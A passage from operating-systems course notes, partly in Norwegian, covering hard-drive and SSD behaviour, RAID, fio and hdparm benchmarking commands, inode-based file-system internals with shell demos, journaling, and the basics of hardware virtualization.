- Fig 37.5 example two drives
- Fig 37.6 performance two drives

Compute  $T_{rotation}$  for a 7200 rpm HDD:

$$T_{rotation} = \frac{60000 \frac{ms}{min}}{7200 \frac{rounds}{min}} = 8.33 \frac{ms}{round}$$

E.g. if 1MB per track, rotation time 8.33ms (7200rpm) (have to divide by two since on average we have to rotate a platter half a round to find our data), average seek time 5ms and block size 4KB:

$$T_{I/O} = 5 \text{ ms} + \frac{8.33 \text{ ms}}{2} + \left( \frac{4 \text{ kB}}{1 \text{ MB}} \times 8.33 \text{ ms} \right) = 9.20 \text{ ms}$$


Note: Access times on HDDs are entirely decided by seek time and rotational delay. In other words, when we have moved the disk arm to where our data is, it would be good if all our data is at that location and not spread all over the drive.

### 9.2.2 SSD

**Solid State Drive** Made with NAND-based flash

- 1-bit pr cell: Single-level cell (SLC)
- 2-bit pr cell: Multi-level cell (MLC)
- 3-bit pr cell: Triple-level cell (TLC)

## Solid-State Drive



Read a page is easy, Write/Program a page is easy if the page is "blanc"/erased. To *overwrite a page we have to first erase the entire block.*

"The most important thing" to know about SSD disks (in addition to knowing that they have no mechanically moving parts) is that they can only read and write pages (i.e. you cannot write less than one page), and they can only delete blocks (this is due to the physical properties of this storage medium), and *SSD disks cannot overwrite pages directly, they must delete the content of a page (and thus a whole block) before they can write another page.*


SSD disks are made of NAND flash ICs (Integrated Circuits) which in read/write speed is between RAM and magnetic disk (i.e. in contrast to RAM, NAND flash does not lose data when the power goes out, at the same time NAND flash is much faster than magnetic disk).

Page size on modern SSDs are 4KB, 8KB or 16KB.

### How it Works

- Fig 44.2
- We need a Flash Translation Layer, a SSD has advanced firmware to avoid flash *wearing out* and achieve
  - minimum *write amplification*
  - *wear leveling*

**How it Works** Multiple writes to the same block address never ends up on the same physical flash!



<http://anandtech.com/storage/showdoc.aspx?i=3631>


**TRIM** `man fstrim`

`fstrim` is used on a mounted filesystem to discard (or "trim") blocks which are not in use by the filesystem. This is useful for solid-state drives (SSDs) and thinly-provisioned storage.

*TRIM used to be useful because SSDs cannot overwrite like HDDs.*

The TRIM-command allows an operating system to inform a solid-state drive (SSD) which blocks of data are no longer considered in use and can be wiped. This can help the SSD keep plenty of free pages available. If we don't use TRIM, the SSD-controller cannot know which blocks that have been freed when files have been deleted before they are overwritten (remember a block device does not know anything about files). This used to be important but now the controller on the SSD does garbagecollection as seen in the figure above, so TRIM is not so important anymore.

Example drives: 1TB [HDD](#) and [SSD](#).



### 9.2.3 RAID

**RAID** Redundant Array of Independent Disks

**RAID 0** Striping

**RAID 1** Mirroring

**RAID 5** Striping with parity spread across drives

**Nested RAID** RAID 01, RAID 10

**JBOD** Just a bunch of disks...

### 9.2.4 Testing

**Performance Comparison** Fig 44.4: For some applications (e.g. video service) the workload is mostly sequential reads and HDD works fine, but for many applications the workload is random access reads and writes and SSD is needed.

#### IOPS (Input/output Operations Per Second)

- How many IOPS do I get??? hard to answer...
- Some rygggrad-rules-of-thumb
  - RAM: 500K +
  - SSD: 10K +
  - HDD: 100-200

**“Simplest” test: Sequential read** Read directly from block device (if possible): `hdparm -Tt <block device>`

Read from block device or big file from filesystem:

```
sync;echo 3 > /proc/sys/vm/drop_caches
fio --filename=BIGFILEorBLOCKDEVICE \
  --direct=1 --rw=read \
  --refill_buffers --ioengine=libaio \
  --bs=4k --iodepth=16 --numjobs=4 \
  --runtime=10 --group_reporting \
  --norandommap --ramp_time=5 \
  --name=seqread
```

**“Worst” test: Random write**

```
fio --filename=BIGFILEorBLOCKDEVICE \
  --direct=1 \
  --rw=randwrite --refill_buffers \
  --ioengine=libaio --bs=4k \
  --iodepth=16 --numjobs=4 \
  --runtime=10 --group_reporting \
  --norandommap --ramp_time=5 \
  --name=randomwrite
# and/or --sync=1, see man 2 open, man fio
```

**“Real-life” test: Random read/write mix** [http://www.storagereview.com/fio\\_flexible\\_i\\_o\\_tester\\_synthetic\\_benchmark](http://www.storagereview.com/fio_flexible_i_o_tester_synthetic_benchmark)

```
sync;echo 3 | tee /proc/sys/vm/drop_caches
fio --filename=BIGFILE --direct=1 \
  --rw=randrw --refill_buffers --norandommap \
  --randrepeat=0 --ioengine=libaio --bs=8k \
  --rwmixread=70 --iodepth=16 \
  --unified_rw_reporting=1 --numjobs=16 \
  --runtime=60 --group_reporting \
  --name=rwmix
```

See also Anandtech’s use of iometer (for Windows)

### 9.3 Review questions and problems

1. What is the difference between memory-mapped I/O and isolated/instruction I/O?
2. **(KEY PROBLEM)** On a hard drive, how many bytes are in a sector? How long would you estimate it takes to fetch a 4KB block at a random location on the disk if the disk has 2MB per track, is 15000rpm and has an average seek time of 3ms?
3. What is the benefit of organizing disks in a RAID? How are the disks organized at RAID level 1? How are the disks organized at RAID level 5.
4. **(KEY PROBLEM)** Explain the difference between HDD and SSD in terms of reading, writing/overwriting and deleting files. What is the point of the TRIM command?
5. Why is it beneficial that data is stored continuously (in sequence) on a HDD? Does this also apply to a SSD? Justify your answer.
6. **(KEY PROBLEM)** Run the command `iostat` on your linux. What is TPS? What is the difference between running just `iostat` and `iostat 1` ?

## 9.4 Lab tutorials

1. Only review questions and problems this week.

# Chapter 10

## File Systems

### 10.1 Files and Directories

#### Files and Directories

- Fig 39.1, directory tree
- In Linux, files have an ID called *inode number*
- Root directory, sub directory

#### 10.1.1 API

**API** The system calls the OS provides:

- `open()`, `openat()`, `creat()`, these return a *file descriptor*
- `read()`
- `write()`
- `close()`

```
myfile=$(mktemp /tmp/XXXXXXXXXXXXXXXXXXXX) || exit 1
echo mysil > $myfile
strace cat $myfile |& less
# from openat(AT_FDCWD, "/tmp/...
strace -c cat $myfile
```

## 10.1.2 File descriptors

### File Descriptors

- STDIN,STDOUT,STDERR (0,1,2)
- What is a pipe?

```
cat | wc
ls -l /proc/$(pgrep -n cat)/fd
ls -l /proc/$(pgrep -n wc)/fd
```

## 10.1.3 Sync

**Sync** Remember that RAM is used as cache against the underlying storage device (block device)

- for a file: `man fsync`, "Calling `fsync()` does not...", see example chp 39.7
- for an entire file system: `man sync`, `man 2 sync`

## 10.1.4 Metadata

### Metadata

- `man stat`, `man 2 stat`
- Fig 39.5, `stat $myfile`
- Remove a file  
`strace rm $myfile |& less`  
Why `unlink()`?

## 10.1.5 Directories

**Directories** A directory is just a file, a table with an entry for each file or sub directory, but managed by the OS (for integrity reasons):

- `mkdir()`
- `opendir()`
- `readdir()`

- `closedir()`
- `rmdir()`

*Entries are very simple, see chp 39.12*

```
strace ls 2> ../a.txt
strace ls -l 2> ../b.txt
colordiff ../a.txt ../b.txt | grep stat
```

## 10.1.6 Links

### Links

- *hard link* `link()` (`ln`)
  - ...it simply creates another name in the directory you are creating the link to, and refers it to the same inode number (i.e., low-level name) of the original file
- *symbolic link* `symlink()` (`ln -s`)
  - ...the way a symbolic link is formed is by holding the pathname of the linked-to file as the data of the link file

Demo:

```
echo mysil > a
cat a
ls -l a          # links is 1
ln -s a sym
ls -l a          # no change in links
ln a hard
ls -l a          # links is 2
cat sym; cat hard # same output
ls -i a
ls -i sym
ls -i hard      # which inode number?
rm a
cat sym; cat hard # only hard prints
stat hard      # file still exists
```

### 10.1.7 Access control

#### Permissions bits

- `rwxrwxrwx` user, group, others
- change with `chmod()`, `chown()`
- SetUID, SetGID, Sticky bit

Demo:

```
ls -l $(which passwd)
ls -ld /tmp
```

### 10.1.8 mkfs/mount

#### Creating and Mounting

- `apropos mkfs`
- `man 2 mount (mount()/umount())`

## 10.2 Implementation

In the textbook chapter 40, the file system `vsfs` (the Very Simple File System) is described. This is in principle the same file system as the EXT file system we use on Linux.

### 10.2.1 A File System

#### A File System


- Illustrations in chp 40.2, 40.3
- Sectors grouped into *blocks*
- *Data vs Metadata*
- Metadata in the *inode*
- *Inode table*
- *Data bitmap* (or freelist)
- *Inode bitmap* (or freelist)
- *Superblock*

## 10.2.2 Addresses

### From Metadata to Data

- Fig 40.1, the inode
- Single/Double/Triple indirect pointers: store all addresses to data blocks
- Alternative is runs/extents (NTFS/EXT4): store only start block and number of contiguous blocks
- NTFS/EXT4 opens for storing file data directly in the inode (for very small files)
- Another alternative is linked list of datablocks (FAT)
- Fig 40.2, how big are files?

### Drawing



If 1KB ( $2^{10}\text{B}$ ) block size and 4B ( $2^2\text{B}$ ) block addresses, a block will then have space for  $\frac{2^{10}}{2^2} = 2^8 (= 256)$  addresses.

How big file can we have in this situation (ignoring any direct pointers in the inode)?

$2^8 \times 2^{10}\text{B} = 2^{18}\text{B} (= 256\text{ kB})$  with single indirect.

$2^8 \times 2^8 \times 2^{10}\text{B} = 2^{26}\text{B} (= 64\text{ MB})$  with double indirect.

$2^8 \times 2^8 \times 2^8 \times 2^{10}\text{B} = 2^{34}\text{B} (= 16\text{ GB})$  with triple indirect.

### 10.2.3 Directories

#### Directory

- A directory is also a file with an inode
- The data blocks of a directory look like the table in chp 40.4

### 10.2.4 Access path

#### Accessing a File

- Fig 40.3, reading a files
- Fig 40.4, writing a file

### 10.2.5 Caching

#### Caching/Buffering

- The unified page cache in RAM
- Many writes to the same block in a short period of time is buffered and written as just one I/O

Demo (sudo apt install sleuthkit):

```
# ext3-image is dd of ext3 memory stick with all zeros
# except dir structure /home/erikh/{a.txt,cf3.msi}
#
##### Find root dir
#
# root dir is always in inode nr 2, and this is in block group 0, and
# the GDT gives the datablock of the inode table (which we cant read):
fsstat -f ext ext3-image
#
##### Look in root dir's inode
#
# root dirs attributes:
istat -f ext ext3-image 2
#
##### Look in root dir's datablocks
#
```

```
# hexdump of inode 2 (root's) datablock:
dd if=ext3-image bs=1k count=1 skip=510 status=none | hd
# find inode of /home:
ifind -f ext -n /home ext3-image
#
##### Look in home dir's inode
#
# home dirs attributes:
istat -f ext ext3-image 27889 # hex 6CF1, little endian?
#
##### Look in home dir's datablocks
#
# hexdump of inode 27889 (home's) datablock:
dd if=ext3-image bs=1k count=1 skip=117249 status=none | hd
# find inode of erikh:
ifind -f ext -n /home/erikh ext3-image
#
##### Look in erikh dir's inode
#
# erikh dirs attributes:
istat -f ext ext3-image 27890
#
##### Look in erikh dir's datablocks
#
# hexdump of inode 27889 (erikh's) datablock:
dd if=ext3-image bs=1k count=1 skip=117250 status=none | hd
# find inode of cf3.msi:
ifind -f ext -n /home/erikh/cf3.msi ext3-image
#
##### Look in cf3.msi inode
#
# cf3.msi attributes gives me its datablocks:
istat -f ext ext3-image 27891 | less
```

## 10.3 Crash Management

### Deleting a file

- Typical example of deleting a file:
  1. Remove the file from its directory.
  2. Release the inode to the pool of free inodes.

3. Return all the disk blocks to the pool of free disk blocks.

- A file delete is three writes, these writes are buffered/cached in RAM before they are performed.
- *In the absence of system crashes, the order in which these steps are taken does not matter; in the presence of crashes, it does.*

E.g. if only item two has been completed, the inode might be reused and the corresponding directory entry will be pointing to the wrong file, or if only item three has been completed, two files will end up sharing the same data blocks. In other words, the state of the system will be different dependent upon which of these operations have been completed or not.

### 10.3.1 FSKK

#### File System Checking

- Are the inodes that are marked as used present in directories?
- Are the data blocks that are marked as used present in inodes?
- A bunch of small checks: e.g. are all values sensible (within range)?
- *Takes "forever" on a large HDD*

### 10.3.2 Journalling

**Journalling File Systems** What is the difference between:

1. *Add newly freed blocks from i-node K to the end of the free list and*
2. *Search the list of free blocks and add newly freed blocks from i-node K to it if they are not already present*

?

#### Journaling File Systems

- To make journalling work, the logged operations must be *idempotent* ("convergent").
- A Journalling file system keep a log of the operations it is going to do, so they can be redone in case of a system crash (see first two illustrations of chp 42.3)

We want operations  $f$  such that

$f(\text{wrong}) = \text{correct}$  and  $f(\text{correct}) = \text{correct}$

## 10.4 Review questions and problems

1. In an EXT-file system, how many inodes does a file have?
2. What is a *file descriptor* (fd)?
3. Why can a file system that is NOT a journaling file system be damaged if the computer crashes?
4. Describe some advantages and disadvantages of large and small block size in file systems.
5. How will the performance be perceived if the operating system uses write-through caching when writing to a memory stick, compared to writing to the same memory stick without using cache? What about reading?
6. What is the maximum file size we can have in a file system based on inodes and double-indirect addressing when we assume 32-bit disk block addresses and disk block size of 8KB?
7. Assume a file system that uses a bitmap to keep track of free/used disk blocks. The file system is located on a 4GB disk partition and uses a block size of 4KB. Calculate the size of the bitmap.
8. Explain in as much detail as you can what each command in the command line `ls -tr | tail -n 1 | xargs tail -n 2` does based on the following example:

```
mysil@spock:~$ ls -ltr | tail -n 3
-rw-rw-r--  1 mysil mysil 113248 juli   5 10:54 a.jpg
drwx--x--- 13 mysil mysil   4096 juli   9 10:15 Desktop
-rwxrwxr-x  1 mysil mysil    76 juli   9 11:39 unifi.tftp
mysil@spock:~$ ls -tr | tail -n 3
a.jpg
Desktop
unifi.tftp
mysil@spock:~$ ls -tr | tail -n 1 | xargs tail -n 2
timeout 60
put firmware.bin
mysil@spock:~$
```

9. Write a Linux command line in that counts the number of PDF files (files like called something with pdf) in your home directory.

## 10.5 Lab tutorials


1. Read Daniel Miessler's excellent [A fine Tutorial and Primer](#) and try most of the examples in there.

# Chapter 11

## Virtualization and Containers

### 11.1 How much OS?

How much OS is needed for Mobile/Cloud/IoT?



<http://www.corentindupont.info/blog/posts/Programming/2015-09-09-VM-evol.html>

Unikernel is method for running an application directly on hardware without an operating system. Unikernels are typically single process applications where you compile (or more correctly "statically link") just the functionality the application needs from the operating system into the application binary. A Unikernel application can boot directly on hardware (or hypervisor). Unikernel operating systems are sometimes called library operating systems, because the application as mentioned chooses the needed components (libraries) from the operating system at the time it is being compiled and built.

If interested, read the very nice and easy paper [The Rise and Fall of the Operating System](#).

[IncludeOS](#) is a previous unikernel project based in Norway (originated at OsloMet). The current most promising unikernel project is [Unikraft](#).

[Simple demo of a unikernel-based app](#).

## 11.2 Intro Virtual Machines

### Virtualization

- *Virtualization* means allowing a single computer to host multiple virtual machines.
- 40 year old technology!

### Why Virtualization?

- Servers can run on different virtual machines, thus maintaining the partial failure model that a multicomputer.
- It works because most service outages are not due to hardware.
- Save *electricity* and *space*!
- Easier to maintain *legacy systems*

### 11.2.1 Requirements

#### Virtualizable Hardware

**Sensitive instruction** can only be executed in kernel mode.

**Privileged instruction** will trap (generate an interrupt, switch to kernel mode) if executed outside kernel mode.

- Popek and Goldberg, 1974:
  - *A machine is virtualizable only if the sensitive instructions are a subset of the privileged instructions.*
- this caused problems on X86 until 2005...

## 11.3 Hypervisors

**Hypervisors** *Hypervisor* and *Virtual Machine Monitor (VMM)* are synonyms

## 11.4 CPU

Study the article [Hardware Virtualization: the Nuts and Bolts](#):

**Figur side 3 “Hypervisor Architecture”** Ved software virtualisering (som i all hovedsak betyr VMware’s binæroversettelse og Xen’s paravirtualisering) kjører koden til gjeste OS’et i ring 1, og det er denne koden som dynamisk binæroversettes/statisk paravirtualiseres. Usermode-koden til applikasjonene i ring 3 er ikke noe problem og de kjøres direkte, men problemene oppstår når gjestekjernen i ring 1 forsøker gjøre sensitive instruksjoner som ikke er del av de privilegerte instruksjonene, det er disse instruksjonene som først og fremst må binæroversettes. Samtidig binæroversettes mye annet grunnet optimalisering.

**Figur side 5** Alle systemkall havner altså hos VMM istedet for gjesteoperativsystemet, slik at VMM må videresende alle systemkall til gjesteoperativsystemet som kjører binæroversatt kode i ring 1. (*Les også første to avsnitt side 7 “Much has been...”*)

**“It is clear ...” side 6** caching er viktig (TC = translator cache), men utfordringene er fortsatt systemkall, minnehåndtering og I/O.

**Figur side 8 “Sysenter”** (sysenter og sysexit er altså enklere mode shifts enn int 0x80) Denne viser igjen det samme som i forrige figur men merk kommentarene under figuren som viser at et systemkall på en virtuell maskin fort kan ta opp imot 10 ganger så lang tid som på en vanlig maskin.

**Figur side 11** All I/O gjøres av en spesielt privilegert VM (kalt Domain0 i Xen). I denne figuren kan ikke VM3 kjøres fullt ut paravirtualisert siden det er et umodifisert gjesteOS, men det er ment å illustrere en kombinasjon av binæroversetting og paravirtualisering

**Figur side 13** Innføring av hardwarestøtte for virtualisering (Intel VT-x og AMD-V) på x86 betyr å innføre en ny “Ring -1” som kalles “VMX root mode” hvor VMM kjører. På denne måten kan gjesteoperativsystemet kjøre i sin tiltenkte Ring 0 slik at de kan oppføre seg normalt (det trengs ikke binæroversetting eller paravirtualisering). Dette kan være en fordel ved enkle systemkall siden de kan utføres uten overgang til VMM. Ulempen er at man mister optimaliseringsmulighetene man har med binæroversetting og paravirtualisering.

### 11.4.1 Binary translation

#### Binary Translation

- E.g. *Binary translation* in VMware:
  - During program exec, basic blocks (ending in jump, call, trap, etc) are scanned for sensitive instructions
  - Sensitive instructions are replaced with call to vmware procedures
  - These translated blocks are cached
- Very powerful technique, can run at close to native speed because VT hardware generate many traps (which are expensive).

Dette er altså teknologien utviklet av VMware fra DISCO-prosjektet ved Stanford.

Koden til gjesteOSet granskes rett før den kjøres, og sensitive instruksjoner endres til kall til hypervisoren.

Noe tilsvarende teknologi finnes også i *VirtualBox*: "VirtualBox contains a Code Scanning and Analysis Manager (CSAM), which disassembles guest code, and the Patch Manager (PATM), which can replace it at runtime."

### 11.4.2 Paravirtualization

**Paravirtualization** In principle the same as binary translation, but you dont translate during execution, you change the source code of the operating system beforehand.

Alle sensitive instruksjoner i OSet erstattes med kall til hypervisoren.

Hypervisoren blir i praksis en mikrokjerne ved paravirtualisering.

Paravirtualisering er en statisk endring av gjesteOSet slik at sensitive instruksjoner endres til kall til hypervisoren.

*En fordel med paravirtualisering er at den tillater mye mer endring til gjesteoperativsystemet enn binæroversetting, derav mulighet for enda mer optimalisering (redusere antall overganger til VMM), men det går selvfølgelig på bekostning av fleksibilitet, dvs det er ikke alle OS du har tilgang til kildekoden til...*

### 11.4.3 HW virtualization

**Hardware Virtualization** Introducing another even more privileged level than kernel mode (if the OS is a "supervisor" in kernel mode, we let a "hypervisor" run in an even higher level)

CPU flags som vi må sjekke for å undersøke i hvilken grad vi har hardware støtte for virtualisering:

**vmx** Intel VT-x, basic virtualization.

**svm** AMD SVM, basic virtualization.

**ept** Extended Page Tables, an Intel feature to make emulation of guest page tables faster.

**vpid** VPID, an Intel feature to make expensive TLB flushes unnecessary when context switching between guests.

**npt** AMD Nested Page Tables, similar to EPT.

**tpr\_shadow and flexpriority** Intel feature that reduces calls into the hypervisor when accessing the Task Priority Register, which helps when running certain types of SMP guests.


**vnmi** Intel Virtual NMI feature which helps with certain sorts of interrupt events in guests.

```
egrep -o '(vmx|svm|ept|vpid|npt|tpr_shadow|flexpriority|vnmi)' \
/proc/cpuinfo | sort | uniq
```

(på Windows bruk sysinternals-verktøyet coreinfo -v)


## 11.5 Memory

### Hits, Misses and Page Faults



As long as we have cache hits (find the page table entry in TLB), we are happy.

### Traditional Page Tables

